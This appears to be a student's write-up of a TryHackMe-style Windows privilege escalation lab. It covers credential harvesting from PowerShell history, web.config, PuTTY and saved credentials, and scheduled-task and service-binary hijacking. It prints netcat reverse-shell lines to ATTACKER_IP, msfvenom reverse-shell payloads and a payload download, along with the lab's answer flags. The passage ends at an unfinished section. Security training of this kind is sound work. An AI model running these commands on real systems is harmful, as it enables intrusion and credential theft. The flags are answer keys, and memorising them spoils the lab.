
Used the following:

- **MSFvenom** (for payload generation)
- **Python3 -m http.sever** <port> & curl <uri>:<port>/file_path/file [for file service & transfers (downloads)]
- **xfreerdp** (remote connection from linux to windows)
- **smbserver.py** (to start a simple SMB server)
- **secretsdump.py** (to retrieve the users' password hashes
- **psexec.py** (to perform a Pass-the-Hash attack)
- **RogueWinRM** exploit (for impersonation method privilege escalation)



Windows Privilege Escalation

Premium room

Learn the fundamentals of Windows privilege escalation techniques.

Task 1 Introduction

During a penetration test, you will often have access to some Windows hosts with an unprivileged user. Unprivileged users will hold limited access, including their files and folders only, and have no means to perform administrative tasks on the host, preventing you from having complete control over your target.

This room covers fundamental techniques that attackers can use to elevate privileges in a Windows environment, allowing you to use any initial unprivileged foothold on a host to escalate to an administrator account, where possible.

If you want to brush up on your skills first, you can have a look through the Windows Fundamentals Module or the Hacking Windows Module.

Answer the questions below

No answer needed

Task 2 Windows Privilege Escalation?

Simply put, privilege escalation consists of using given access to a host with "user A" and leveraging it to gain access to "user B" by abusing a weakness in the target system. While we will usually want "user B" to have administrative rights, there might be situations where we'll need to escalate into other unprivileged accounts before actually getting administrative privileges.

Gaining access to different accounts can be as simple as finding credentials in text files or spreadsheets left unsecured by some careless user, but that won't always be the case. Depending on the situation, we might need to abuse some of the following weaknesses:

- Misconfigurations on Windows services or scheduled tasks
- Excessive privileges assigned to our account
- Vulnerable software
- Missing Windows security patches

Before jumping into the actual techniques, let's look at the different account types on a Windows system.

Windows Users

Windows systems mainly have two kinds of users. Depending on their access levels, we can categorise a user in one of the following groups:

Administrators	These users have the most privileges. They can change any system configuration parameter and access any file in the system.
Standard Users	These users can access the computer but only perform limited tasks. Typically these users can not make permanent or essential changes to the system and are limited to their files.

Any user with administrative privileges will be part of the **Administrators** group. On the other hand, standard users are part of the **Users** group.

In addition to that, you will usually hear about some special built-in accounts used by the operating system in the context of privilege escalation:

SYSTEM / LocalSystem	An account used by the operating system to perform internal tasks. It has full access to all files and resources available on the host with even higher privileges than administrators.
Local Service	Default account used to run Windows services with "minimum" privileges. It will use anonymous connections over the network.
Network Service	Default account used to run Windows services with "minimum" privileges. It will use the computer credentials to authenticate through the network.

These accounts are created and managed by Windows, and you won't be able to use them as other regular accounts. Still, in some situations, you may gain their privileges due to exploiting specific services.

Answer the questions below

Users that can change system configurations are part of which group?

Answer: *Administrator*

The SYSTEM account has more privileges than the Administrator user (aye/nay)

Answer: *aye*

Task 3 Harvesting Passwords from Usual Spots

The easiest way to gain access to another user is to gather credentials from a compromised machine. Such credentials could exist for many reasons, including a careless user leaving them around in plaintext files; or even stored by some software like browsers or email clients.

This task will present some known places to look for passwords on a Windows system.

Before going into the task, remember to click the **Start Machine** button. You will be using the same machine throughout tasks 3 to 5. If you are using the **AttackBox**, this is also a good moment to start it as you'll be needing it for the following tasks.

In case you prefer connecting to the target machine via RDP, you can use the following credentials:

User: `thm-unpriv`
Password: `Password321`

Unattended Windows Installations
When installing Windows on a large number of hosts, administrators may use Windows Deployment Services, which allows for a single operating system image to be deployed to several hosts through the network. These kinds of installations are referred to as unattended installations as they don't require user interaction. Such installations require the use of an administrator account to perform the initial setup, which might end up being stored in the machine in the following locations:

- C:\Unattend.xml
- C:\Windows\Panther\Unattend.xml
- C:\Windows\Panther\Unattend\Unattend.xml
- C:\Windows\system32\sysprep.inf
- C:\Windows\system32\sysprep\sysprep.xml

As part of these files, you might encounter credentials:

```
<Credentials>
    <Username>Administrator</Username>
    <Domain>thm.local</Domain>
    <Password>MyPassword123</Password>
</Credentials>
```

Powershell History
Whenever a user runs a command using Powershell, it gets stored into a file that keeps a memory of past commands. This is useful for repeating commands you have used before quickly. If a user runs a command that includes a password directly as part of the Powershell command line, it can later be retrieved by using the following command from a `cmd.exe` prompt:

```
type %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
```

Note: The command above will only work from cmd.exe, as Powershell won't recognize `%userprofile%` as an environment variable. To read the file from Powershell, you'd have to replace `%userprofile%` with `$Env:userprofile`.

Saved Windows Credentials
Windows allows us to use other users' credentials. This function also gives the option to save these credentials on the system. The command below will list saved credentials:

```
cmdkey /list
```

While you can't see the actual passwords, if you notice any credentials worth trying, you can use them with the `runas` command and the `/savecred` option, as seen below.

```
runas /savecred /user:admin cmd.exe
```

IIS Configuration
Internet Information Services (IIS) is the default web server on Windows installations. The configuration of websites on IIS is stored in a file called `web.config` and can store passwords for databases or configured authentication mechanisms. Depending on the installed version of IIS, we can find web.config in one of the following locations:

- C:\inetpub\wwwroot\web.config
- C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config

Here is a quick way to find database connection strings on the file:

```
type C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config | findstr connectionString
```

Retrieve Credentials from Software: PuTTY
PuTTY is an SSH client commonly found on Windows systems. Instead of having to specify a connection's parameters every single time, users can store sessions where the IP, user and other configurations can be stored for later use. While PuTTY won't allow users to store their SSH password, it will store proxy configurations that include cleartext authentication credentials.

To retrieve the stored proxy credentials, you can search under the following registry key for ProxyPassword with the following command:

```
reg query HKEY_CURRENT_USER\Software\SimonTatham\PuTTY\Sessions\ /f "Proxy" /s
```


Note: Simon Tatham is the creator of PuTTY (and his name is part of the path), not the username for which we are retrieving the password. The stored proxy username should also be visible after running the command above.

Just as putty stores credentials, any software that stores passwords, including browsers, email clients, FTP clients, SSH clients, VNC software and others, will have methods to recover any passwords the user has saved.

Answer the questions below

1. A password for the julia.jones user has been left on the Powershell history. What is the password?
   Answer: *ZuperCkretPa5z*


→ ***launch*** *CMD terminal*
→ ***run****: `type %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt` (to retrieve powershell commands history)*



2. A web server is running on the remote host. Find any interesting password on web.config files associated with IIS. What is the password of the db_admin user?

Answer: *098n0x35skjD3*

→ ***run***: `type C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config | findstr connectionString` *(to retrieve credentials from web.config file)*




3. There is a saved password on your Windows credentials. Using cmdkey and runas, spawn a shell for mike.katz and retrieve the flag from his desktop.


Answer: *THM{WHAT_IS_MY_PASSWORD}*

→ ***run***: `cmdkey /list` *(to list saved credentials of other windows users)*

→ ***run***: `runas /savecred /user:mike.katz cmd.exe` *(to spawn shell for user 'mike.katz')*




→ ***run***: *`whoami` (to verify current user)*
→ ***navigate*** *to Desktop: `cd \Users\mike.katz\Desktop`*
→ ***run***: *`dir` (check if flag.txt exists)*
→ ***run***: *`type flag.txt` (print the content of flag.txt)*



4. Retrieve the saved password stored in the saved PuTTY session under your profile. What is the password for the thom.smith user?

Answer: *CoolPass2021*

→ ***run***: *`reg query HKEY_CURRENT_USER\Software\SimonTatham\PuTTY\Sessions\ /f "Proxy" /s` (to retrieve the stored proxy credentials from a Putty session)*



Task 4 Other Quick Wins

Privilege escalation is not always a challenge. Some misconfigurations can allow you to obtain higher privileged user access and, in some cases, even administrator access. It would help if you considered these to belong more to the realm of CTF events rather than scenarios you will encounter during real penetration testing engagements. However, if none of the previously mentioned methods works, you can always go back to these.

Scheduled Tasks

Looking into scheduled tasks on the target system, you may see a scheduled task that either lost its binary or it's using a binary you can modify.

Scheduled tasks can be listed from the command line using the `schtasks` command without any options. To retrieve detailed information about any of the services, you can use a command like the following one:

Command Prompt

```
C:\> schtasks /query /tn vulntask /fo list /v
Folder: \
HostName:                             THM-PC1
TaskName:                             \vulntask
Task To Run:                          C:\tasks\schtask.bat
Run As User:                          taskusr1
```

You will get lots of information about the task, but what matters for us is the "Task to Run" parameter which indicates what gets executed by the scheduled task, and the "Run As User" parameter, which shows the user that will be used to execute the task.

If our current user can modify or overwrite the "Task to Run" executable, we can control what gets executed by the taskusr1 user, resulting in a simple privilege escalation. To check the file permissions on the executable, we use `icacls`:

Command Prompt

```
C:\> icacls c:\tasks\schtask.bat
```

```
c:\tasks\schtask.bat NT AUTHORITY\SYSTEM:(I)(F)
                     BUILTIN\Administrators:(I)(F)
                     BUILTIN\Users:(I)(F)
```

As can be seen in the result, the **BUILTIN\Users** group has full access (F) over the task's binary. This means we can modify the .bat file and insert any payload we like. For your convenience, `nc64.exe` can be found on `C:\tools`. Let's change the bat file to spawn a reverse shell:

Command Prompt

```
C:\> echo c:\tools\nc64.exe -e cmd.exe ATTACKER_IP 4444 > C:\tasks\schtask.bat
```

We then start a listener on the attacker machine on the same port we indicated on our reverse shell:

```
nc -lvp 4444
```

The next time the scheduled task runs, you should receive the reverse shell with taskusr1 privileges. While you probably wouldn't be able to start the task in a real scenario and would have to wait for the scheduled task to trigger, we have provided your user with permissions to start the task manually to save you some time. We can run the task with the following command:

Command Prompt

```
C:\> schtasks /run /tn vulntask
```

And you will receive the reverse shell with taskusr1 privileges as expected

Kali Linux

```
user@attackerpc$ nc -lvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.175.90 50649
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
wprivesc1\taskusr1
```

Go to taskusr1 desktop to retrieve a flag. Don't forget to input the flag at the end of this task.

AlwaysInstallElevated

Windows installer files (also known as .msi files) are used to install applications on the system. They usually run with the privilege level of the user that starts it. However, these can be configured to run with higher privileges from any user account (even unprivileged ones). This could potentially allow us to generate a malicious MSI file that would run with admin privileges.

Note: The AlwaysInstallElevated method won't work on this room's machine and it's included as information only.

This method requires two registry values to be set. You can query these from the command line using the commands below.

Command Prompt

```
C:\> reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer
C:\> reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer
```

To be able to exploit this vulnerability, both should be set. Otherwise, exploitation will not be possible. If these are set, you can generate a malicious .msi file using `msfvenom`, as seen below:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKING_MACHINE_IP LPORT=LOCAL_PORT -f msi -o malicious.msi
```

As this is a reverse shell, you should also run the Metasploit Handler module configured accordingly. Once you have transferred the file you have created, you can run the installer with the command below and receive the reverse shell:

Command Prompt

```
C:\> msiexec /quiet /qn /i C:\Windows\Temp\malicious.msi
```

Answer the questions below

What is the taskusr1 flag?

on Windows Terminal:

→ *run:* `C:\> echo c:\tools\nc64.exe -e cmd.exe <ATTACK_MACHINE_IP> 4444 > C:\tasks\schtask.bat` *(insert the payload 'nc64.exe' into schtask.bat)*

on Attack Terminal:

→ ***run****: nc -lvp* ***4444*** *(start listener on port 4444)*

on Windows Terminal:

→ ***run****:* `C:\> schtasks /run /tn vulntask` *(manually runscheduled 'vulntask' task to execute payload)*


on Attack Terminal:

→ ***run****:* `whoami` *(verify current user)*

→ ***navigate*** *to Desktop:* `cd \Users\taskusr1\Desktop`

→ ***run****:* `dir` *(verify 'flag.txt' file exists)*

→ ***run****:* `type flag.txt` *(print the contents of the 'flag.txt' file)*



Task 5 Abusing Service Misconfigurations

Windows Services

Windows services are managed by the **Service Control Manager** (SCM). The SCM is a process in charge of managing the state of services as needed, checking the current status of any given service and generally providing a way to configure services.

Each service on a Windows machine will have an associated executable which will be run by the SCM whenever a service is started. It is important to note that service executables implement special functions to be able to communicate with the SCM, and therefore not any executable can be started as a service successfully. Each service also specifies the user account under which the service will run.


To better understand the structure of a service, let's check the **apphostsvc** service configuration with the `sc qc` command:

Command Prompt


```
C:\> sc qc apphostsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: apphostsvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Windows\system32\svchost.exe -k apphost
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Application Host Helper Service
        DEPENDENCIES       :
        SERVICE_START_NAME : localSystem
```

Here we can see that the associated executable is specified through the **BINARY_PATH_NAME** parameter, and the account used to run the service is shown on the **SERVICE_START_NAME** parameter.

Services have a Discretionary Access Control List (DACL), which indicates who has permission to start, stop, pause, query status, query configuration, or reconfigure the service, amongst other privileges. The DACL can be seen from Process Hacker (available on your machine's desktop):



All of the services configurations are stored on the registry under `HKLM\SYSTEM\CurrentControlSet\Services\`:



A subkey exists for every service in the system. Again, we can see the associated executable on the **ImagePath** value and the account used to start the service on the **ObjectName** value. If a DACL has been configured for the service, it will be stored in a subkey called **Security**. As you have guessed by now, only administrators can modify such registry entries by default.

Insecure Permissions on Service Executable

If the executable associated with a service has weak permissions that allow an attacker to modify or replace it, the attacker can gain the privileges of the service's account trivially.

To understand how this works, let's look at a vulnerability found on Splinterware System Scheduler. To start, we will query the service configuration using `sc`:

Command Prompt

```
C:\> sc qc WindowsScheduler
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: windowsscheduler
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\PROGRA~2\SYSTEM~1\WService.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : System Scheduler Service
        DEPENDENCIES       :
        SERVICE_START_NAME : .\svcuser1
```

We can see that the service installed by the vulnerable software runs as svcuser1 and the executable associated with the service is in `C:\Progra~2\System~1\WService.exe`. We then proceed to check the permissions on the executable:

Command Prompt

```
C:\Users\thm-unpriv>icacls C:\PROGRA~2\SYSTEM~1\WService.exe
C:\PROGRA~2\SYSTEM~1\WService.exe Everyone:(I)(M)
                                  NT AUTHORITY\SYSTEM:(I)(F)
                                  BUILTIN\Administrators:(I)(F)
                                  BUILTIN\Users:(I)(RX)
                                  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION
PACKAGES:(I)(RX)
                                  APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED
APPLICATION PACKAGES:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
```

And here we have something interesting. The Everyone group has modify permissions (M) on the service's executable. This means we can simply overwrite it with any payload of our preference, and the service will execute it with the privileges of the configured user account.

Let's generate an exe-service payload using msfvenom and serve it through a python webserver:

Kali Linux

```
user@attackerpc$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP
LPORT=4445 -f exe-service -o rev-svc.exe

user@attackerpc$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

We can then pull the payload from Powershell with the following command:

Powershell

```
wget http://ATTACKER_IP:8000/rev-svc.exe -O rev-svc.exe
```

Once the payload is in the Windows server, we proceed to replace the service executable with our payload. Since we need another user to execute our payload, we'll want to grant full permissions to the Everyone group as well:

Command Prompt

```
C:\> cd C:\PROGRA~2\SYSTEM~1\

C:\PROGRA~2\SYSTEM~1> move WService.exe WService.exe.bkp
        1 file(s) moved.

C:\PROGRA~2\SYSTEM~1> move C:\Users\thm-unpriv\rev-svc.exe WService.exe
        1 file(s) moved.

C:\PROGRA~2\SYSTEM~1> icacls WService.exe /grant Everyone:F
        Successfully processed 1 files.
```

We start a reverse listener on our attacker machine:

Kali Linux

```
user@attackerpc$ nc -lvp 4445
```

And finally, restart the service. While in a normal scenario, you would likely have to wait for a service restart, you have been assigned privileges to restart the service yourself to save you some time. Use the following commands from a cmd.exe command prompt:

Command Prompt

```
C:\> sc stop windowsscheduler
C:\> sc start windowsscheduler
```

Note: PowerShell has `sc` as an alias to `Set-Content`, therefore you need to use `sc.exe` in order to control services with PowerShell this way.

As a result, you'll get a reverse shell with svcusr1 privileges:

Kali Linux

```
user@attackerpc$ nc -lvp 4445
Listening on 0.0.0.0 4445
Connection received on 10.10.175.90 50649
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
wprivesc1\svcusr1
```

Go to svcusr1 desktop to retrieve a flag. Don't forget to input the flag at the end of this task.

Unquoted Service Paths

